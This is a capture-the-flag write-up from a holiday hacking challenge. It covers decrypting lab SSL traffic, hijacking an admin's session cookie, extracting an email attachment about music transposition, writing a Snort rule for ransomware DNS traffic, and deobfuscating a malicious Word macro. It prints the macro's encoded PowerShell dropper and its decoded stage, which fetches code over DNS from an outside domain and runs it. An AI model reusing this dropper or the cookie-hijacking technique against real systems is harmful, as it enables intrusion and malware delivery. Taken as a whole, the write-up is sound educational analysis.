
```

Now, by using the *Packalyzer* application and our access to the SSL key log, we can decrypt SSL traffic on the network and reveal their plaintext contents.





Although these packets only show requests for the *Packalyzer* application, we can still examine the headers of each request to gather cookies for us to impersonate other users. To accomplish this, we need to gather values of for the ‘PASESSION’ cookie.



We gather and test several of these cookies until we come across one that logs us in as ‘alabaster’, a user with admin privileges and a saved capture file named `super_secret_packet_capture.pcap`.

DevTools - packalyzer.kringlecastle.com/

- Elements
- Console
- Sources
- Network
- Performance
- Memory
- Application**
- Audits
- Security
- Tamper

1479 | ::

Application		Filter									
	Name	Value	Domain	P...	Ex...	Size	HTTP	Secure	Same...		
Manifest	1P_JAR	2019-01-11-02	.gstatic.com	/	20...	19					
Service Workers	PASESSION	107001537664209283961459929552711	packalyzer...	/	19...	42					
Clear storage	_cfduid	d2cd20c6366ebcd3d6910028f1e4dbdb815...	cloudflare...	/	20...	51	✓				
Storage	_ga	GA1.2.1803466406.1537286599	cloudflare...	/	20...	30					
Local Storage	hp2_id.3538148622	%7B%22userId%22%3A%22307139193418...	cloudflare...	/	20...	207					
Session Storage											
IndexedDB											
Web SQL											
Cookies											
https://packalyzer.kringlecastle.com											
Cache											
Cache Storage											
Application Cache											
Frames											
top											

Analyze Account Captures

ANALYZE PCA


Date & Time

**Account**

	Account Name alabaster
	Email alabaster.snowball@localhost.local
	Is Admin? true
	User ID 5bd73470388788152cf8b906

CLOSE

Stream # Info



This capture file contains SMTP traffic of alabaster.snowball@mail.kringlecastle.com sending an email with an attachment to holly.evergreen@mail.kringlecastle.com, the two individuals we're concerned with for this challenge. After extracting and reading the attached pdf file, we learn that the song described by Alabaster in his communications with Holly is ***Mary Had a Little Lamb***.

Wireshark - Follow TCP Stream (tcp.stream eq 0) · upload\_2a4a5ae98007cb261119b208bf9369ef

```

220 mail.kringlecastle.com ESMTP Postfix (Ubuntu)
EHLO Mail.kringlecastle.com
250-mail.kringlecastle.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

----=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.


----=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAVTGluZWfyaXplZCAxIC9MIDk30DMxIC9IIIfsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC90IDigl10g0Tc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAV
VHlwZSAwVj1ZiAvTGvUZ3RoIDU5IC9GaWx0ZXIgLo2sYXR1RGVjb2RlIC9EZWNVZGVQYXJtcyA8
PCAvQ29sdW1ucyA1IC90cmVkaWNob31gMTIgj4gL1cgWyxAxIDngMSBdIC91bnRleCBhIDggMjig
XSavSw5mbwyAxOCAwIFTgL1vb3QgMTAgMCBSIC9taXplIDMwIC9QcmV2IDk3NT4ICAgICAgICAg
ICAgICAgICAvSUQgwLzwxM2M0HDc3MDiNTEx1zYmMWU5ZQyMGYyNTJ1ND1kyj48MTNjNDA3NzAY
YjUxNWMyMDF1WRkhjb1MjUyZTQSZGI+XSA+PgpzdH1lyW0eJxjYmRg4GdgYmBgOakima6D2cYG
krEHTJ4GkettQaTACSDJmLoQrHISAxPj/2vdYPUMjJSQADt+CuSKZw5kc3RyZWftCmVuZG9iagog
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
Packet 12. 136 client pkts, 17 server pkts, 15 turns. Click to select.

```

Entire conversation (133 kB) Show and save data as ASCII Stream 0 Find Next

Find: Filter Out This Stream Print Save as... Back Close Help



A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an “octave” apart from the next. Going key by key, we count 12 “half tone” steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

Have you noticed the black keys on the keyboard? They represent half steps between the white keys. For example, the black key between C and D is called C# (c-sharp) or Db (d-flat). Going from C to D is a whole step, but either is a half step from C#/Db. Some white keys don’t have black ones between them. B & C and E & F are each only a half step apart. Why? Well, it turns out that our ears like it that way. Try this: press C D E F G A B C on a piano. It sounds natural, right? The “C major” scale you just played matches every other major scale: - whole step from C to D - whole step from D to E - half step from E to F - whole step from F to G - Whole step from G to A - Whole step from A to B, and finally - Half step from B to C

If you follow that same pattern (whole whole half whole whole whole half), you can start from any note on the keyboard and play a major scale. So a Bb major scale would be Bb C D Eb F G A Bb. You can get this by counting whole and half steps up from Bb or by taking each note in the C major scale and going down a whole step.

This uniform shifting of tones is called transposition. This is done all the time in music because of differences in how instruments are designed, the sound an arranger wants to achieve, or the comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.

To look at it another way, consider a song “written in the key of Bb.” If the musicians don’t like that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we’ll move down one half step. Here’s an original in Bb: D C Bb C D D D C C C D F F D C Bb C D D D C C D C Bb

And take everything down one half step for A: C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We’ve just taken Mary Had a Little Lamb from Bb to A!

## 9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.*


This challenge takes place entirely within Santa's Secret Room, beyond the door locked by the *Scan-O-Matic*.



### 9a) Catch the Malware

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Help, all of our computers have been encrypted by ransomware! I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush. I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted! Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems. If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!



#### INTRO:

Kringle Castle is currently under attacked by new piece of ransomware that is encrypting all the elves files. Your job is to configure snort to alert on ONLY the bad ransomware traffic.

#### GOAL:

Create a snort rule that will alert ONLY on bad ransomware traffic by adding it to snorts /etc/snort/rules/local.rules file. DNS traffic is constantly updated to snort.log.pcap

#### COMPLETION:

Successfully create a snort rule that matches ONLY bad DNS traffic and NOT legitimate user traffic and the system will notify you of your success.

Check out ~/more\_info.txt for additional information.

```
elf@c59a963b51a3:~$ cat more_info.txt
MORE INFO:
A full capture of DNS traffic for the last 30 seconds is
constantly updated to:

/home/elf/snort.log.pcap

You can also test your snort rule by running:

snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c
/etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the
last 5 minutes worth of pcaps for offline analysis. These
can be viewed by logging into:

http://snortsensor1.kringlecastle.com/

Using the credentials:
-----
Username | elf
Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:
Malware authors often user dynamic domain names and
IP addresses that change frequently within minutes or even
seconds to make detecting and block malware more difficult.
As such, its a good idea to analyze traffic to find patterns
and match upon these patterns instead of just IP/domains.
```

After downloading a current capture file, we conduct our analysis and determine several key traits regarding the malicious traffic:

- It's performed over DNS
- It often involves a subdomain containing a hex-encoded string, in this case for "wannacookie.min.ps1".
- It sometimes includes a sequence of subsubdomain requests for numbers incrementing from 0.
- The domain name always has a permutation of the word "hans gruber".
- The top-level domain varies between many different possibilities.

No.	Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.126.0.181	62.212.18.111	DNS	98	Standard query 0x8c00 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru	
2 0.010189	62.212.18.111	10.126.0.181	DNS	165	Standard query response 0x8c00 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru TXT	
3 0.020326	10.126.0.96	94.100.180.201	DNS	81	Standard query 0x843d TXT glumpier.allsopp.parvenuism.mail.ru	
4 0.030452	94.100.180.201	10.126.0.96	DNS	177	Standard query response 0x843d TXT glumpier.allsopp.parvenuism.mail.ru TXT	
5 0.040649	10.126.0.21	7.210.79.88	DNS	99	Standard query 0xbc2c TXT 77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net	
6 0.052108	7.210.79.88	10.126.0.21	DNS	167	Standard query response 0xbc2c TXT 77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net TXT	
7 0.062388	10.126.0.181	62.212.18.111	DNS	100	Standard query 0xac81 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru	
8 0.072563	62.212.18.111	10.126.0.181	DNS	421	Standard query response 0xac81 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru TXT	
9 0.082734	10.126.0.37	104.244.42.193	DNS	70	Standard query 0x9dd2 TXT durex.uskdar.twitter.com	
10 0.092847	104.244.42.193	10.126.0.37	DNS	117	Standard query response 0x9dd2 TXT durex.uskdar.twitter.com TXT	
11 0.103007	10.126.0.21	7.210.79.88	DNS	101	Standard query 0x1f33 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net	
12 0.113150	7.210.79.88	10.126.0.21	DNS	423	Standard query response 0x1f33 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net TXT	
13 0.123300	10.126.0.181	62.212.18.111	DNS	100	Standard query 0x206e TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru	
14 0.133482	62.212.18.111	10.126.0.181	DNS	421	Standard query response 0x206e TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru TXT	
15 0.143781	10.126.0.21	7.210.79.88	DNS	101	Standard query 0xb04f TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net	
16 0.153962	7.210.79.88	10.126.0.21	DNS	423	Standard query response 0xb04f TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net TXT	
17 0.164269	10.126.0.146	40.76.4.15	DNS	77	Standard query 0x868e TXT zoehemerae.phryma.microsoft.com	
18 0.174378	40.76.4.15	10.126.0.146	DNS	180	Standard query response 0x868e TXT zoehemerae.phryma.microsoft.com TXT	
19 0.184678	10.126.0.181	62.212.18.111	DNS	100	Standard query 0x91b4 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru	
20 0.195620	62.212.18.111	10.126.0.181	DNS	421	Standard query response 0x91b4 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.nbhurgrase.ru TXT	
21 0.205752	10.126.0.21	7.210.79.88	DNS	101	Standard query 0xf8a0 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net	
22 0.215861	7.210.79.88	10.126.0.21	DNS	423	Standard query response 0xf8a0 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.ngeuhrsabr.net TXT	

There are many various ways to filter out the malicious traffic based on these factors. Here, we will filter out all domain names that contain a ten-character long word that only uses the letters from 'hans gruber'. After modifying our local.rules file, it will look like this:

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your
# local
# additions here.
alert udp any any -> any 53 ( msg:"Potential Hans CnC
Traffic";pcre:"/[hansgruber]{10}/"; sid:666; rev:1; )
alert udp any 53 -> any any ( msg:"Potential Hans CnC
Traffic";pcre:"/[hansgruber]{10}/"; sid:667; rev:1; )
```

After saving the snort rule, it now gives an alert for all ransomware CnC traffic.


```
elf@b6e71d54c2b0:~$ nano /etc/snort/rules/local.rules
elf@b6e71d54c2b0:~$
[+] Congratulation! Snort is alerting on all ransomware and only the
ransomware!
[+]
```

## 9b) Identify the Domain

Using the Word docm file, identify the domain name that the malware communicates with.

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network. Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document? All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

The document itself seems fairly innocuous at first, containing only the recipe for chocolate chip cookies. However, by extracting the VBA macros embedded within the file, we can see the malicious intent behind it.



To extract the macros from the document, we will use `olevba` from the `python-oletools` package.

Initially, we find that it's encoded using Base64, in what looks like an attempt to obfuscate the script.

```
C:\Users\Bernard\Documents\Netsec\sans2018>olevba
    CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
[...snip...]
Private Sub Document_Open()
Dim cmd As String

=====
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C """
sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream
([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSeksYUtoW
kxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/
AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfEHU2Im/k8euuiVJRsZ1Ixdr
5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2us1Kt8C6zskiLPJcJyttRj
gC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakE
b+JBHj1eTBQvVVMDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9
gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]
::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
[...snip...]
```

In order to discover the true script, we remove `iex` from the command to prevent it from executing the underlying, malicious code, and then let *PowerShell* decode the script for us. Here we can see that the trojan communicates with the domain name *erohetfanu.com*.

```
PS C:\Users\Bernard\Documents\Netsec\sans2018> sal a New-Object; (a
IO.StreamReader((a
    IO.Compression.DeflateStream([IO.MemoryStream][Convert]::
FromBase64String('1VHRSsMwFP2VSeksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfEHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2us1Kt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakE+JBHj1eTBQvVVMDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()

function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach
{[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_};
return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server
erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings,
10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name
```

```
"$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

### 9c) Stop the Malware

Identify a way to stop the malware in its tracks!

Erohetfanu.com, I wonder what that means? Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective. I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections. Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Similar to the first de-obfuscation step, we remove `iex` from the *PowerShell* command to further deobfuscate this code. Due to the length of the returned output, we simply write the code to `wannacookie.min.ps1`, which is what the hex-string `77616E6E61636F6F6B69652E6D696E2E707331` translates to.

```
